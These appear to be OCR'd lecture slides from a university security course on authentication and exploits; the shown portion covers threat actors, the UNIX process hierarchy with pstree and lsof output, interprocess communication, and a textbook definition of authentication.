
# Authentication, web security, exploits, *etc.*
# CSE 548 Spring 2026

jedimaestro@asu.edu

We’ve spent most of the semester thinking about this kind of thing (which is important and we’ll be talking more about it more this semester)...



Eve can only see packets, Mallory can edit/drop/delay/*etc.* packets.

But, sometimes, network security is this simple...


Mallory
Bob


Mallory takes control of Bob’s machine.

More specifically, she takes control of a process on Bob’s machine.


# UNIX process hierarchy

```
pstree -p | less -S
pstree -pu jedi
lsof -p 31009
```






```
jedi@sugarpine:~$ pstree -p | grep "sshd\|pstree\|systemd(1)"
systemd(1)-+-accounts-daemon(695)-+-{accounts-daemon}(737)
           |-sshd(760)---sshd(876072)---sshd(876242)---bash(876243)-+-grep(876271)
           |                                                        `-pstree(876270)
jedi@sugarpine:~$ pstree -p | head -n 20
systemd(1)-+-accounts-daemon(695)-+-{accounts-daemon}(737)
           |                      `-{accounts-daemon}(762)
           |-agetty(742)
           |-apache2(476628)-+-apache2(872378)-+-{apache2}(872408)
           |                 |                 |-{apache2}(872409)
           |                 |                 |-{apache2}(872410)
           |                 |                 |-{apache2}(872411)
           |                 |                 |-{apache2}(872412)
           |                 |                 |-{apache2}(872413)
           |                 |                 |-{apache2}(872414)
           |                 |                 |-{apache2}(872415)
           |                 |                 |-{apache2}(872416)
           |                 |                 |-{apache2}(872417)
           |                 |                 |-{apache2}(872418)
           |                 |                 |-{apache2}(872419)
           |                 |                 |-{apache2}(872420)
           |                 |                 |-{apache2}(872421)
           |                 |                 |-{apache2}(872422)
           |                 |                 |-{apache2}(872423)
           |                 |                 |-{apache2}(872424)
jedi@sugarpine:~$ 
```



```
jedi@sugarpine:~$ lsof -p 876243
COMMAND     PID USER   FD   TYPE DEVICE SIZE/OFF     NODE NAME
bash    876243 jedi  cwd    DIR  253,1     4096 98041857 /home/jedi
bash    876243 jedi  rtd    DIR  253,0     4096        2 /
bash    876243 jedi  txt    REG  253,0  1183448  8126942 /usr/bin/bash
bash    876243 jedi  mem    REG  253,0    51832  8129415 /usr/lib/x86_64-linux-gnu/libnss_files-2.31
.so
bash    876243 jedi  mem    REG  253,0  3035952  8130174 /usr/lib/locale/locale-archive
bash    876243 jedi  mem    REG  253,0  2029224  8128898 /usr/lib/x86_64-linux-gnu/libc-2.31.so
bash    876243 jedi  mem    REG  253,0    18816  8128899 /usr/lib/x86_64-linux-gnu/libdl-2.31.so
bash    876243 jedi  mem    REG  253,0   192032  8132687 /usr/lib/x86_64-linux-gnu/libtinfo.so.6.2
bash    876243 jedi  mem    REG  253,0    27002  8261965 /usr/lib/x86_64-linux-gnu/gconv/gconv-modul
es.cache
bash    876243 jedi  mem    REG  253,0   191472  8127217 /usr/lib/x86_64-linux-gnu/ld-2.31.so
bash    876243 jedi    0u   CHR  136,0      0t0        3 /dev/pts/0
bash    876243 jedi    1u   CHR  136,0      0t0        3 /dev/pts/0
bash    876243 jedi    2u   CHR  136,0      0t0        3 /dev/pts/0
bash    876243 jedi  255u   CHR  136,0      0t0        3 /dev/pts/0
jedi@sugarpine:~$ 
```



```
jedi@sugarpine:~$ sudo lsof -np 876242 | tail -n 15
sshd    876242 jedi  mem    REG              253,0    14048  8261072 /usr/lib/x86_64-linux-gnu/secur
ity/pam_deny.so
sshd    876242 jedi  mem    REG              253,0   191472  8127217 /usr/lib/x86_64-linux-gnu/ld-2.
31.so
sshd    876242 jedi    0u   CHR                1,3      0t0        6 /dev/null
sshd    876242 jedi    1u   CHR                1,3      0t0        6 /dev/null
sshd    876242 jedi    2u   CHR                1,3      0t0        6 /dev/null
sshd    876242 jedi    3u  unix 0xffff9029dea63800      0t0 15650667 type=DGRAM
sshd    876242 jedi    4u  IPv4           15650640      0t0      TCP 207.246.62.10:ssh->174.22.198.5
7:36404 (ESTABLISHED)
sshd    876242 jedi    5u  unix 0xffff902aa2e7d400      0t0 15651992 type=STREAM
sshd    876242 jedi    6u  unix 0xffff9029fb3f8c00      0t0 15651384 type=STREAM
sshd    876242 jedi    7r  FIFO               0,13      0t0 15652000 pipe
sshd    876242 jedi    8w  FIFO               0,25      0t0      720 /run/systemd/sessions/1505.ref
sshd    876242 jedi    9w  FIFO               0,13      0t0 15652000 pipe
sshd    876242 jedi   10u   CHR                5,2      0t0       89 /dev/ptmx
sshd    876242 jedi   12u   CHR                5,2      0t0       89 /dev/ptmx
sshd    876242 jedi   13u   CHR                5,2      0t0       89 /dev/ptmx
jedi@sugarpine:~$
```

# Interprocess Communication

- Sockets
  - Datagram (UDP) or stream (TCP)
- Pipes
  - Named or unnamed
- Other ways for processes to communicate
  - Command line arguments, shared memory, file I/O, *etc.*

# Authentication in general

- Bishop: “Authentication is the binding of an identity to a principal.  Network-based authentication mechanisms require a principal to authenticate to a single system, either local or remote.  The authentication is then propagated.”

# Authentication in general (continued)

